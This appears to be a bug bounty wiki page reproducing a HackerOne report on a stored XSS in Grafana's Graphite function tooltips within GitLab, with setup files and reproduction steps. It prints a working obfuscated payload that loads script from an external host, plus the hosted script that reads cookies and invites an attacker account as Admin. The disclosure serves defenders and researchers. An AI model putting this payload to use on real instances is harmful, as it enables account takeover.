[GITLAB] [GRAFANA] Stored XSS in Graphite Function Leads to Account Takeover
A Graphite data source's function descriptions were inserted into the DOM without sanitisation, allowing an attacker who controls a Graphite instance to inject a stored XSS payload. When a victim hovered over the function description in Grafana, the payload executed and could perform actions such as inviting an attacker-controlled admin account.

GitLab
Originally disclosed on GitLab
- Fixed in 28 days
- Disclosed after 28 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1916992 by syahrul_akbar_r on 2023-03-24, assigned to GitLab Team:
Report | Attachments | How To Reproduce
Report
Summary
When a Graphite data source is added, one can use this data source in a dashboard. This contains a feature to use Functions. Once a function is selected, a small tooltip will be shown when hovering over the name of the function. This tooltip will allow you to delete the selected Function from your query or show the Function Description. However, no sanitization is done when adding this description to the DOM. Since it is not uncommon to connect to public data sources, and attacker could host a Graphite instance with modified Function Descriptions containing XSS payloads. When the victim uses it in a query and accidentally hovers over the Function Description, an attacker controlled XSS payload will be executed. This can be used to add the attacker as an Admin for example.
Steps to reproduce
Gitlab Docker Compose
version: '3.6'
services:
  web:
    image: 'gitlab/gitlab-ee:latest'
    restart: always
    hostname: 'gitlab.example.com'
    environment:
      GITLAB_OMNIBUS_CONFIG:
        external_url 'https://localhost.gitlab'
        # Add any other gitlab.rb configuration here, each on its own line
    ports:
      - '80:80'
      - '443:443'
      - '2222:22'
    volumes:
      - '$HOME/gitlab/config:/etc/gitlab'
      - '$HOME/gitlab/logs:/var/log/gitlab'
      - '$HOME/gitlab/data:/var/opt/gitlab'
    shm_size: '256m'
Graphite Docker Compose
version: "3.4"
services:
  graphite2:
    image: graphiteapp/graphite-statsd
    ports:
      - "3180:80"
      - "3103-3104:2003-2004"
      - "3123-3124:2023-2024"

  fake-graphite2:
    image: grafana/fake-data-gen
    environment:
      FD_DATASOURCE: graphite
      FD_PORT: 3103
      FD_GRAPHITE_VERSION: 1.1
    depends_on:
      - graphite2
- Create gitlab instance using docker compose above in local server
- Create Graphite instance using docker compose above in remote server
- Enable Grafana in gitlab Tutorial here
- Edit file inside Graphite instance at
/opt/graphite/webapp/graphite/render/functions.py - Add XSS payload inside
aggregateSeriesListsfunction. The payload is<img src=x id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vZXhwbG9pdC5zeWFocnVsLmRldi9naXRsYWIvIjtkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkKGEpOw== onerror=eval(atob(this.id))>

- Save and restart Graphite instance

- Now on Grafana instance, add Graphite Data Source
.png)
- URL point to Graphite Instance at remote server and enable Skip TLS Verify then click Save and Test

- Goto Grafana Explore and select Graphite
- Add
aggregateSeriesListsFunction, hover the name and hover the "?" symbol
- XSS Will triggered and its also inviting another user


Payload
<img src=x id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vZXhwbG9pdC5zeWFocnVsLmRldi9naXRsYWIvIjtkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkKGEpOw== onerror=eval(atob(this.id))>
The encoded value basically just base64 encode of var a=document.createElement("script");a.src="https://exploit.syahrul.dev/gitlab/";document.body.appendChild(a);
The hosted script was
alert(document.domain);
alert(document.cookie);
fetch("/-/grafana/api/org/invites", {
  "headers": {
    "content-type": "application/json"
  },
  "body": "{\"name\":\"\",\"email\":\"\",\"role\":\"Admin\",\"sendEmail\":true,\"loginOrEmail\":\"[email protected]\"}",
  "method": "POST",
  "credentials": "include"
});
Results of GitLab environment info
root@gitlab:/# gitlab-rake gitlab:env:info

System information
System:
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	3.0.5p211
Gem Version:	3.2.33
Bundler Version:2.3.15
Rake Version:	13.0.6
Redis Version:	6.2.8
Sidekiq Version:6.5.7
Go Version:	unknown

GitLab information
Version:	15.10.0-ee
Revision:	defe6e7f882
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	13.8
URL:		https://localhost.gitlab
HTTP Clone URL:	https://localhost.gitlab/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	14.18.0
Repository storages:
- default: 	unix:/var/opt/gitlab/gitaly/gitaly.socket
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shel
Impact
Account takeover or inviting another admin account without concious
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- Screenshot_from_2023-03-24_21-04-35.png
- Screenshot_from_2023-03-24_21-08-11_(copy).png
- Screenshot_from_2023-03-24_21-10-29.png
- image.png
- image.png
- image.png
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could achieve account takeover or invite an additional admin account without the victim's knowledge.
What the attacker needed
Victim adds attacker-controlled Graphite data source; victim hovers over function description
How it was found
- Set up a GitLab instance and a separate Graphite instance.
- Enable Grafana in GitLab and edit the Graphite function file to add an XSS payload to a function description.
- Restart Graphite, then in Grafana add the Graphite data source pointing to the attacker server.
- Go to Grafana Explore, select Graphite, add the affected function and hover over its name and help symbol.
- The XSS payload executes and can invite another user as admin.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A stored XSS (cross-site scripting) bug lets an attacker save malicious code on a website, which then runs in other users' browsers. Here, the attacker set up their own Graphite server with a booby-trapped function description; when a victim connected Grafana to that server and hovered over the description, the code ran and could add the attacker as an admin.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



